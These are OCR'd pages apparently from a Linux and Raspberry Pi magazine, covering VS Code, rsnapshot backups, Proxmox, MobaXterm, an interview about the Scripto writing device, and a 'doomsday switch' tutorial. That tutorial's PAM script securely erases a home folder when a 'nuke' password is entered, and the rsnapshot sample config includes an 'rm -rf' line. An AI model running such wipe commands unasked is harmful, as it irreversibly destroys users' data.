When considering which text editor/IDE to use, there are definitely the normal favourites amongst the Linux community. You know what typically won't get a look-in? A Microsoft product. This isn't really surprising given Microsoft's history with the OS, but if you take a look at its latest offering – which is open source no less – you might find that Visual Studio Code pleasantly surprises you.

Visual Studio Code is a cross-platform source code editor that's available for Windows, Linux and macOS. It includes support for debugging, embedded Git control, syntax highlighting, intelligent code completion, snippets and code refactoring. The app itself is based on Electron, a framework

used to deploy Node.js applications for the desktop and best known for being the foundations of Atom.

Visual Studio Code works because it has just the right support for core development functionality like debugging, task running and version control, allowing it to support a fast code-build-debug cycle without leveraging the more complex workflows in fully featured IDEs. The jewel in the VSC crown is **Intellisense**, which goes far beyond basic syntax highlighting and autocomplete, providing smart completions based on variable types, function definitions, and imported modules. If you want, you can choose to customise virtually every feature in the application and

install third party extensions from a rapidly growing library.

The Visual Studio Code interface is instantly familiar, with an explorer on the left and an editor on the right. In addition you have a side bar, containing different views, the status bar, the view bar on the far right for switching between views and displaying additional context sensitive information and panels, which display below the editor for output and debug information, errors and warnings or an integrated terminal.

The application can be downloaded from <https://code.visualstudio.com> in deb/RPM or source formats and includes built-in update alerts to manually download the latest version.



RSNAPSHOT

Send full machine snapshots to remote servers easily

We talked earlier in this article about ensuring you have good file backups by using the Crashplan utility, but this little gem of a system tool – **rsnapshot** – is more suited to full machine backups in case you need to restore your whole system.

rsnapshot is a filesystem snapshot utility based on rsync. rsnapshot makes it easy to make periodic snapshots of local machines, and remote machines over ssh, making extensive use of hard links whenever possible to greatly reduce

the disk space required. Because rsnapshot only keeps a fixed (but configurable) number of snapshots, the amount of disk space used will not continuously grow.

After snapshot files have been created, they can easily be uploaded to an alternate storage location such as Amazon S3, a remote SFTP server or locally attached storage. The best way to run rsnapshot regularly is via Cron, so adding a transfer command to the script to run immediately afterwards is straightforward.

```
* - # paul@ps13-xenial:/etc/apt
rsnapshot(1)          rsnapshot-tools          rsnapshot(1)

NAME
    rsnapshot - remote filesystem snapshot utility

SYNOPSIS
    rsnapshot [-vtxqvd] [-c cfgfile] [command] [args]

DESCRIPTION
    rsnapshot is a filesystem snapshot utility. It can take
    incremental snapshots of local and remote filesystems for any
    number of machines.

    Local filesystem snapshots are handled with rsync(1). Secure
    remote connections are handled with rsync over ssh(1), while
    anonymous rsync connections simply use an rsync server. Both
    remote and local transfers depend on rsync.

    rsnapshot saves much more disk space than you might imagine. The
    amount of space required is roughly the size of one full backup,
    plus a copy of each additional file that is changed. rsnapshot
    makes extensive use of hard links, so if the file doesn't
    change, the next snapshot is simply a hard link to the exact
    same file.

Manual page rsnapshot(1) line 1 (press h for help or q to quit)
```

```
* - # paul@ps13-xenial:/etc/apt
The following additional packages will be installed:
  liblchown-perl rrsnapshot
The following NEW packages will be installed:
  liblchown-perl rrsnapshot
0 upgraded, 2 newly installed, 0 to remove and 35 not upgraded.
Need to get 128 kB of archives.
After this operation, 486 kB of additional disk space will be used.
Do you want to continue? [y/n] y
Get:1 http://ft.archive.ubuntu.com/ubuntu xenial/universe amd64 liblchown-perl a
amd64 1.01-3build1 [6,688 B]
Get:2 http://ft.archive.ubuntu.com/ubuntu xenial/universe amd64 rrsnapshot all 1
1.4.2-1 [12.4 kB]
Fetched 128 kB in 0s (476 kB/s)
Selecting previously unselected package liblchown-perl.
(Reading database ... 15247 files and directories currently installed.)
Preparing to unpack .../liblchown-perl_1.01-3build1_amd64.deb ...
Unpacking liblchown-perl (1.01-3build1) ...
Selecting previously unselected package rrsnapshot.
Preparing to unpack .../rrsnapshot_1.4.2-1_all.deb ...
Unpacking rrsnapshot (1.4.2-1) ...
Processing triggers for man-db (2.7.3-1) ...
Setting up liblchown-perl (1.01-3build1) ...
Setting up rrsnapshot (1.4.2-1) ...
root@ps13-xenial:~#
```

01 Download and install rsnapshot

The first step is to download and install rsnapshot. As the application has been around for many years, it should be in your distribution's repositories to install in the usual way. If you need to install from source, you can find the tarball at <http://rsnapshot.org/download.html>. You will need Perl installed on your system (and of course rsync), but there are no other dependencies. As you would expect with a Linux app, rsnapshot's manual is incredibly extensive and covers much more advanced scenarios than we do here.

```
* - # paul@ps13-xenial:/etc/apt
GNU nano 2.5.3 File: /etc/rsnapshot.conf

# LINUX USERS: Be sure to uncomment "cmd_cp". This gives you extra features.
# EVERYONE ELSE: Leave "cmd_cp" commented out for compatibility.
# See the README file or the man page for more details.

cmd_cp /bin/cp

# uncomment this to use the rm program instead of the built-in perl routine.
cmd_rm /bin/rm

# rsync must be enabled for anything to work. This is the only command that
# must be enabled.
cmd_rsync /usr/bin/rsync

# uncomment this to enable remote ssh backups over rsync.
cmd_ssh /usr/bin/ssh

# Get Help Write Out Where Is Cut Text Justify Car Pos
# Exit Read File Replace In Out Test To Spell Go To Line
```

02 Create the config file, set up file locations

After installing rsnapshot, it will create a template config file in `/etc/rsnapshot.conf.default` – copy this to `/etc/rsnapshot.conf`. Open the file in a text editor and you'll immediately notice the `'snapshot_root'` – this determines where the snapshots are stored. The `'no_create_root'` variable should be set to `'1'` if you plan to back up to

an external drive. Scroll to the 'External Program Dependencies' section – you should ensure the paths are all correct at this point using the `'whereis'` command, e.g. `'whereis rsync'`.

```
* - # paul@ps13-xenial:/etc/apt
GNU nano 2.5.3 File: /etc/rsnapshot.conf

#####
# BACKUP LEVELS / INTERVALS
#
# Must be unique and in ascending order #
# e.g. alpha, beta, gamma, etc. #
#####

# Retain alpha 5
# Retain beta 7
# Retain gamma 4
# Retain delta 3

Interval hourly 6
Interval daily 7
Interval weekly 4
Interval monthly 3

#####
# GLOBAL OPTIONS
#####

# Get Help Write Out Where Is Cut Text Justify Car Pos
# Exit Read File Replace In Out Test To Spell Go To Line
```

03 Choose a backup schedule and what to include

Next in the config file you need to configure your backup schedule. By default, rsnapshot can do hourly, daily, weekly and monthly backups, but you can decide exactly what you want to do – if you want to create a backup that runs every four hours, you can! It's likely you will also want to include or exclude specific files or directories from the backup – you can do this by editing the `'include'` and `'exclude'` lines in the config (one line per inclusion or exclusion) – you can check the correct syntax by referring to the `--include` and `--exclude` lines in the `rsync` manual.

```
* - # paul@ps13-xenial:/etc/apt
GNU nano 2.5.3 File: /etc/rsnapshot.conf Modified

# Mount point to use to temporarily mount the snapshot(s).
linux_lm_mountpath /path/to/mount/lm/snapshot/during/backup

#####
# BACKUP POINTS / SCRIPTS
#####

# LOCALHOST
# backup /home/ localhost/
# backup /var/www/ localhost/
# backup /etc/ localhost/
# backup /usr/local/ localhost/
# backup /var/log/rsnapshot localhost/
# backup /etc/passwd localhost/
# backup /home/frog/my Documents/ localhost/
# backup /foo/bar/ localhost/
# backup /usr/local/bin/backup_psql.sh localhost/postgres/
# backup_script /usr/local/bin/backup_psql.sh localhost/postgres/

# Get Help Write Out Where Is Cut Text Justify Car Pos
# Exit Read File Replace In Out Test To Spell Go To Line
```

04 Local backup

So we've done the basics in the config file – the last step is to define the actual backup preferences, with the `'snapshot_root'` and

`'backup'` lines (note that you can use multiple lines to perform multiple backups). We've set a backup from `/var/www` to `/localhost` to we're ready to give it a go. First of all we should check that we've not made any errors in the config file by using the `'rsnapshot configtest'` command, which should return `'Syntax OK'`. If it does, the backup can be initiated with the command `'rsnapshot daily'`.

```
GNU nano 2.5.3 File: /etc/rsnapshot.conf Modified

# backup /foo/bar/ localhost/ one_fs1,rsync_short_args=urtpvg
# backup_script /usr/local/bin/backup_psql.sh localhost/postgres/
# You must set linux_lm parameters below before using lm snapshots
# backup /var/www/ localhost/
# backup /usr/local/bin/backup_psql.sh localhost/postgres/

# EXAMPLE.COM
# backup root@example.com:/home/ example.com/ rsync_long_args=-b,init=16,ex
# backup root@example.com:/etc/ example.com/ exclude=/etc/excludecore
# backup_exec ssh root@example.com "mysqldump -h /var/db/dump/mysql.sql"
# backup root@example.com:/var/db/dump/ example.com/
# backup_exec /bin/rm -rf /var/db/dump/ example.com/

# CVS SOURCEFORGE.NET
# backup_script /usr/local/bin/backup_rsync_cvsroot.sh rsnapshot.cvs.s
# rsync SANBA.ORG
# backup /rsync:/rsync.samba.org/rsyncftp/ rsync.samba.org/rsyncftp/
```

05 Remote backup

We can use rsnapshot's remote backup functionality simply by specifying the remote server location as the backup source. Note that for this to work, you will of course need SSH access to the remote server, ideally using key-based authentication. Ensure `'cmd_ssh'` is enabled in the config file and update the backup line accordingly, then initiate the backup again with the `'rsnapshot daily'` command. In the example config you'll note some clever functionality around `'backup_exec'`, ideal for backing up MySQL databases.

06 Automation with Cron

Now that you have local and remote backups working (remember: you can do both in one job with multiple `'backup'` lines), you will likely want them to run automatically in line with your preferred schedule. To do so, add them to your Cron file either manually (using the `'crontab -e'` command) or via a tool such as Webmin. Create separate cron tasks for each rsnapshot you wish to run (i.e. `'rsnapshot daily'`, `'rsnapshot weekly'` etc.).

PROXMOX

As hardware gets more and more powerful, Proxmox provides straightforward virtualisation

Server virtualisation is more popular than ever as hardware becomes ever more powerful and the benefits of containerising applications become more well known. Proxmox VE is a complete open source server virtualisation management solution. It is based on KVM virtualisation and container-based virtualisation and manages KVM virtual machines, Linux containers (LXC), storage, virtualised networks, and clusters.

Proxmox includes enterprise-class features but also has an intuitive web interface, designed to help users make the most of existing resources and reduce hardware costs in business as well as home use. Even the most demanding Linux and Windows application workloads can be virtualised – as a KVM (Kernel-based Virtual Machine) product you can run multiple virtual machines by running unmodified Linux or Windows images, unlike other similar solutions such as OpenVZ.

Proxmox management tasks are carried out using the web-based management tool, however an advanced command line interface is also provided to manage all the components in the virtual environment. This



Home Virtualization Email Security Downloads Training Partners News About us

Home | Virtualization


Proxmox Virtual Environment

Server Virtualization with KVM and Linux Containers

Proxmox VE is a complete open source server virtualization management software. It is based on KVM virtualization and container-based virtualization and manages KVM virtual machines, Linux containers (LXC), storage, virtualized networks, and HA clusters.

The enterprise-class features and the intuitive web interface are designed to help you increase the use of your existing resources and reduce hardware cost and administrating time - in business as well as home use. You can easily virtualize even the most demanding Linux and Windows application workloads.

Ready to start Proxmox VE?




command line interface has intelligent tab completion and full documentation in the form of UNIX man pages. Last, a full REST

API is provided, based on the JSON format, for straightforward integration with third party applications.




01 Download and launch the Proxmox installer

The Proxmox installer is provided as an ISO image either as a direct download or a torrent from <https://www.proxmox.com/en/downloads/category/iso-images-pve>. The ISO can be burned to a DVD or a USB stick – if using the USB option, simply copy the file to USB using `dd - 'dd if=proxmox-ve_*.iso of=/dev/XYZ bs=1M'`, where XYZ is the device as listed in 'lsblk'. If you are installing Proxmox for the first time, it's likely worth installing on a tool such as Virtualbox initially to understand the setup, before deploying to a real box – particularly if you are using a cloud-based box.




02 Complete the install process

Launching the Proxmox installer from the ISO will open a wizard-based setup interface. You will be prompted for the destination disk (which will be wiped, Proxmox installs as a full OS), country (if you have trouble finding the UK, it's listed under 'Britain!'), time zone, keyboard layout, administrator password and network settings. After the installation is complete, you will be prompted to open your web browser to the IP address/host name specified during the setup.




03 First login

After browsing to the Proxmox IP address/hostname, you will be prompted for your username and password. The default username is 'root' and the password is the one that you specified during the setup process. You will be prompted to purchase a subscription at this point – note that this is a way to access additional repositories and support, Proxmox itself is open source and free. You will see the datacenter view, where you can configure storage, additional users, HA groups, firewall settings and also see system performance stats.



04 Configure your first VM

Let's create our first virtual machine and install Ubuntu into it. At the top right of the screen you'll see a button labelled 'Create VM'. 'Node' and 'VM ID' should be pre-populated, but you can choose a name and press Next to select an OS. For recent Ubuntu, choose **Linux 4.X/3.X/2.6 Kernel**. On the next screen you are prompted for an ISO. Your best option is to SFTP an ISO to the box – the correct location is `/var/lib/vz/template/iso`. The hard disk, CPU, memory and network settings are self-explanatory.





05 Start your VM

After you have completed the initial VM config wizard, a new machine with the ID/name that you chose will appear in the Server View on the left of the screen. Click the new machine, and then select Start in the main window to power on the VM. The bottom of the screen is the Tasks area, and you will see the start request appear and then complete in this section. Note that if you are testing in VirtualBox, you will need to uncheck the KVM Virtualisation option in the VM settings.


06 Console access

So the VM is now started, but we need to go through the actual Ubuntu installation to get it up and running. To do this, click the Console option in the VM config, and VNC will launch. Assuming everything has worked correctly, you'll now be at the Ubuntu installation screen and you can complete the setup wizard! You can use the on screen icon to switch to a full screen view.



07 Proxmox networking


By default, Proxmox uses bridged networking with the host Operating System (which is based on Debian in fact). If you are running Proxmox on a server where you have multiple IP addresses available, you can specify these during the setup process, however they will also need to be defined in the interfaces file on the server itself. Exactly how you plan to use the virtual machines will dictate how to manage your IPs. Note that Proxmox now includes full IPv6 support.



08 Create and restore a backup

When a virtual machine is selected, you'll notice a Backup option in the left-hand menu. Just select 'Backup now'

and a backup will be created – live, while the machine is running – making it a very powerful tool. Backups will appear in the list and can be restored with a single click. You'll notice that a Snapshot facility is also listed. Backups are independent from your VM and can be stored like any other file. Snapshots are in or on your VM disk, work quicker and take up less space.



09 Hardware changes

Of course the real versatility with a solution like Proxmox comes from the ability to change hardware on the fly. Want to allocate a VM more CPU, RAM or hard disk space? That's fine, you can do that – it's all managed from the hardware tab of the UI. Changes will normally require a reboot of the host OS to take effect, which can of course be carried out from the Proxmox web UI too. As well as a specific memory size, Proxmox also supports 'burstable' memory, which can be shared between VMs.

SAVED SESSIONS

MobaXterm allows you to save a directory of sessions as well as viewing your recent history. If you are currently using Putty, you can import your favourites

Quick connect...

- X11 window with Twm
 - List hardware devices
 - List running processes
 - Start Cmd as admin
- Office
 - MobaTextEditor
 - MobaFoldersDiff
 - Ascii table
- Network
 - Network services
 - MobaSSHTunnel (port forwarding)
 - MobaKeyGen (SSH key generator)
 - List open network ports
 - Network scanner (experimental)
 - Ports scanner (experimental)
 - Network packets capture

TOOLS

A large number of tools are built into MobaXterm, including network and port scanners, tunnel management, a text editor and file diff utility and a network capture utility

SIMPLIFY REPETITIVE OPERATIONS

When using a terminal client, there are lots of operations that we repeat frequently. MobaXterm offers a macros function, to help automate these tasks across one or multiple sessions

MOBAXTERM

A Windows tool to get the best from Linux

A Windows tool in a Linux magazine? What's going on? Don't worry, we haven't taken leave of our senses – even Linux users are forced to use Windows machines sometimes, and this tool makes the process a lot less painful (it can't help with those pesky Windows Updates though). If you connect to your Linux machines from a Windows box, we suspect you use either Putty or, if you're on Windows 10 Anniversary Update, Bash for Windows.

MobaXterm is a single Windows application that provides a host of

functions tailored for Linux power users. The application provides all the important remote network tools (SSH, X11, RDP, VNC, FTP, MOSH, ...) and Unix commands (bash, ls, cat, sed, grep, awk, rsync, ...) to the Windows desktop, in a single portable exe file which works straight out of the box. Key features include an embedded X server with X11 forwarding support, a tabbed SSH terminal with coloured syntax highlighting and advanced password management, a multiple session manager and an extensible

add-on/plugin system with a visual package manager. Just like the Terminator tool, it also allows you to execute a single command on multiple servers at the same time.

A graphical SFTP browser and editor are included for file transfer, as well as GUI-based setup of SSH gateways and tunnelling. MobaXterm is free for home use, but it is a paid product for business/commercial use, which also includes some limitations – the free version allows 12 sessions, two SSH tunnels and four macros.

Special offer for readers in **North America**



7 issues FREE

When you subscribe*

FREE
resource
downloads
in every
issue



“The open source
authority for
professionals
and developers”




Order hotline **+44 (0)1795 418661**

Online at **www.imaginesubs.co.uk/lud**

***Terms and conditions** This is a US subscription offer. You will actually be charged £80 sterling for an annual subscription. This is equivalent to \$105 at the time of writing, exchange rate may vary. 7 free issues refers to the USA newsstand price of \$16.99 for 13 issues being \$220.87, compared with \$105 for a subscription. Your subscription starts from the next available issue and will run for 13 issues. This offer expires 31st May 2017.

Quote
USA
for this
exclusive
offer!



Discover one of our great bookazines




And save 20% on your first order when you buy direct from us



BRAND
NEW!

Raspberry Pi for Kids

Raspberry Pi is a great learning tool, helping to introduce your kids to the world of coding and programming. An essential companion, this book is packed with fun projects!



Get great savings when you buy direct from us



1000s of great titles, many not available anywhere else



World-wide delivery and super-safe ordering



www.imagineshop.co.uk

The official store for Imagine Publishing magazines, back issues & bookazines.

Use the code "WELCOME20" when you make your first order to receive your discount

PRACTICAL Raspberry Pi




74 “The custom slot helps Alexa by providing a list of all the things you could say to her – it’s like a parameter in coding”

Contents



70 Write more with Scripto



72 Make a Raspberry Pi doomsday switch



74 Control lighting with the Pi and Amazon Echo



78 Travelling with the Raspberry Pi

Tailored display

Thanks to a transparent photovoltaic layer on Scripto, the display on the device is both readable in low light and in direct sunlight. The screen adapts to the light it absorbs, helping keep the pressure off your eyes

Customisable word processor


Scripto uses a heavily customised word processor at its core, which can be further tailored by users to match their needs. Perhaps one of its best aspects are its range of pre-made templates, which can be used to change up how users create their pages

Biodegradable chassis

Although many aspects of Scripto can be personalised to suit the user's needs, the casing is of particular interest. The casing used here is completely biodegradable, with instructions included on how to safely dispose of the product when it's no longer needed

Components list

- Raspberry Pi Zero (with enclosure)
- Biodegradable Arboblend chassis
- LCD touchscreen
- Sunpartner transparent solar panel
- Swappable side panels
- Wi-Fi antenna
- 4 x AA batteries
- SD card reader
- USB power input



Above Each panel of Scripto can be customised. Different colours and materials are available to make it your own

Right While many core word processing features are present, the customised software used here is great for prolonging your focus

SCRIPTO COMPOSE: SOFTWARE PRODUCT

Dedicated, customisable word processor

Create New Document From Template

Default Templates	Novel Manuscript:
Blank Page	Description: From the Times New Roman. The plot, the idea, the paragraphs, the ideas. Author Name: Verity Kubelik
Novel Manuscript	Preview:
Script	
Blog Post/HTML Document	
Custom & User Templates	
Open University THA/EMA	
Verity's Dream Journal	

WRITE

Users can share styles using SCRIPTO TRACK

Timer for writing 'sprints'

Customisable templates ensure compatibility with existing workflows for novel-writing, script-writing, and more.

Interface can be hidden to aid immersion.

Motivational techniques to help writers get back into the groove

Optional word count targets with SCRIPTO TRACK



Write more with Scripto

Make procrastination a thing of the past with the help of Craig Lam's distraction-free writing tool

Where did the original idea for Scripto stem from?

The Scripto started as a final project as part of my Computing and Design degree at the Open University. The concept of a distraction-free device for writers is not new, but it is currently under-served in the market. The Raspberry Pi was also inspirational in providing an accessible computing unit for makers who aren't necessarily hardware experts.

Could you talk us through the design and build phase of Scripto? Did you encounter any major issues?

The Scripto was designed with three major goals in mind: it should be distraction-free, it should be convenient versus other solutions, and it should be cheap. Balancing the other factors with cost was a continual challenge. As the device is currently designed, I think the price would be too high and a major goal for the next few months is to redefine the budget to cut features that are nice-to-have but not strictly necessary, such as solar charging. For myself, using sustainable and innovative materials in the chassis was an important aspect of the design, but actual users may not care that their device is green. Another challenging aspect of the design is that the targeted demographic of 'writers' is extremely broad in terms of needs and disciplines. Script writers for theatre and film have different needs to poets and journalists. At a basic level, they all write words and should be able to replicate their chosen formats manually, however, making things convenient and seamless was a design goal, so the inclusion of templates and formatting requires an assessment of many competing formats. Every author seems to have a different workflow. It may be that the Scripto reverts to a pure text generation device, leaving it up to the writer to copy the basic text into their chosen format. Support for Markdown will be included at the least, however. A major challenge was deciding on the keyboard. Writers usually have preferences about their keyboard. Some prefer mechanical switches, others like the short-travel switches on modern Thinkpads and Macbooks. One

thing is for sure: the keyboard must be no smaller than that found on 12" laptops. Writing is a physical act and getting the feel of the device correct will probably require many iterations. A challenge will be to find the resources and partners to help develop affordable prototypes.

For our readers who may not be familiar with Scripto, what are its key features?

The Scripto supports word processing with optional cloud backups. In essence: an old-school word processor like in the 80s and 90s, but with the convenience of automatic backups and progress tracking. It's a small, light device made of sustainable plastics using low powered hardware. A long-term goal would have it integrate with an app and a secure cloud storage service to track and backup users' words.

How does it deal with distractions?

The Scripto doesn't have any distractions: it should be a one purpose device. Beyond selecting which project you are writing in, the barriers between you and typing your thoughts should be minimal. Laptops, desktops, and smartphones are all capable of word processing, and they're also capable of running distraction-free environments

should extend to our gadgets. Writing is individual and personal, so the tools we use should be as well. If the chassis can be 3D printed as intended, the long term goal is to offer diverse colour options and decals. However, this becomes a challenge of pricing. Early versions may only come in one style and colour.

What sort of role does the Raspberry Pi play here? What were the benefits of using it in this project?

The Pi brings numerous benefits: primarily that it is a whole system on a single board and that it is compatible with existing drivers, software and accessories. The amount of documentation available is second-to-none. There may be more appropriate solutions – an Android based device may be better in terms of power management, but that requires research. At present, the project will use a Pi Zero. The Pi being UK-manufactured fits with the ethical and ecological aims of the project too.

Do you think you'll look to utilise Ras Pi in future projects?

I am always on the lookout for new technologies, but at the moment I could see myself using the Pi again. The Zero has an inspiring form factor – it could

"I go into tea shops and cafes and see rows of silver Macbooks"

– one could customise a basic Linux distro to boot into a word processor, for instance, but I think there is a benefit to having a very portable and dedicated device. Fostering a positive physio-psychological association with the act of writing is important, and specific hardware is a good way to achieve the mindset that "I'm sitting down with my Scripto to write, and nothing else".

Can Scripto be personalised in any way?

The intent is to make the Scripto a highly personal device. I go into tea shops and cafes and see rows of silver Macbooks – I have nothing against that, personally, but I think we're about to enter an age of mass customisation, and this

fit into all sorts of small interactive products; it's just finding time to explore!

What's next for you? Any other big projects on the horizon?

I recently graduated and I'm looking for work. The Scripto is an ongoing project, however, and I intend to have working prototypes available this year – my wife keeps nagging me! Crowdfunding may be an option if I wanted to scale up, but I'd prefer to have proof-of-concept before embarking on that journey. I also expect to be focusing on smaller projects, one of them being an online interactive guide to tea. I have a preoccupation with cats and so I'm investigating ways to make 'smart' cat toys. ■



Craig Lam

Craig is a recent graduate, achieving First Class Honours in Computing and IT. His eight years of experience in CAD have helped him take Scripto from concept to creation.

Like it?

Being able to merge the Raspberry Pi with desktop PC components is a hot trend at the moment, and something that many people are investing in. A good starting point for new users is to check out PIXEL, the Raspbian-powered Pi desktop software.

Further reading

Craig has been kind enough to detail the intricate workings of Scripto, as well as document how it can be incorporated into everyday lives. Interested parties can head access to his personal site for extra details on cl5944.myportfolio.com/

Make a Raspberry Pi doomsday switch



Nate Drake
(@natewriter)
is a freelance
technology
journalist
specialising in
cybersecurity and
doomsday devices.

Keep your data safe with a handy 'nuke' password to erase your home folder in case of emergency

If you're worried about the somewhat Orwellian notion of forced disclosure of passwords, this project posits a rather radical solution to the dilemma by creating a second password for your user account, which, instead of logging you in, will nuke your home folder using special tools.

While this is simple to set up, do make sure to back up your personal data to a safe place before going ahead. Also bear in mind that anyone with physical access to your machine may seize it before you have a chance to flip this kill switch.

```
pi@raspberrypi ~$ sudo adduser alice
Adding user 'alice' ...
Adding new group 'alice' (1001) ...
Adding new user 'alice' (1001) with group 'alice' ...
Creating home directory '/home/alice' ...
Copying files from '/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for alice
Enter the new value, or press ENTER for the default
  Full Name []: Alice Smith
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] Y
pi@raspberrypi ~$ sudo adduser alice sudo
Adding user 'alice' to group 'sudo' ...
Adding user alice to group sudo
Done.
pi@raspberrypi ~$
```

Above Choose your normal login password. Fill in the other fields or just press return to leave blank

01 Create your new user account

Although you most likely will already have a user account on the Pi, create a new one for this project by opening Terminal on your Pi or connecting via SSH and running the command

```
sudo adduser name
```

Add your new user as an Administrator with

```
sudo adduser name sudo
```

Substitute 'name' with your chosen username.

02 Create your Nuke script

You should stay logged into the 'Pi' user for now and run the following command:

```
sudo nano /etc/security/security.sh
```

HIDDEN EXTRAS

In addition to the `srm` command in the nuke script, which securely erases the home folder, you may have noticed two other commands, `sfill` and `smem`. Remove the `#` at the start of these lines to overwrite the free space in the / home folder and clean any files in the Pi's virtual memory (RAM) respectively. This will take much longer than the `srm` command on its own but is a good deal safer.

What you'll need

- Suitable for all models of Raspberry Pi

```
echo "Home folder has been overwritten"
#Clean RAM memory
#smem
echo "RAM is clean"
echo "User data has been nuked."
fi
# Get Help  # WriteOut  # Read File  # Prev Page  # Cut Text  # Cur Pos
# Exit      # Justify   # Where Is  # Next Page  # Uncut Text # To Spell
```

Above See Hidden Extras to configure extra options

In the new window, paste the following:

```
#!/bin/bash
read password

# If the username and password match...
if [ "$PAM_USER" = "name" ] && [ "$password" =
"nukepassword" ]
then
#Begin Nuke Process
echo "Nuke is starting."
#Securely erase the home folder
srm -rvvv /home/name/
echo "Home folder has been erased."
#Overwrite the /home folder with random data
#sfill /home
echo "Home folder has been overwritten"
#Clean RAM memory
#smem
echo "RAM is clean"
echo "User data has been nuked."
fi

exit 0
```

```
echo "Home folder has been overwritten"
#Clean RAM memory
#smem
echo "RAM is clean"
echo "User data has been nuked."
fi
File Name to Write: /etc/security/security.sh
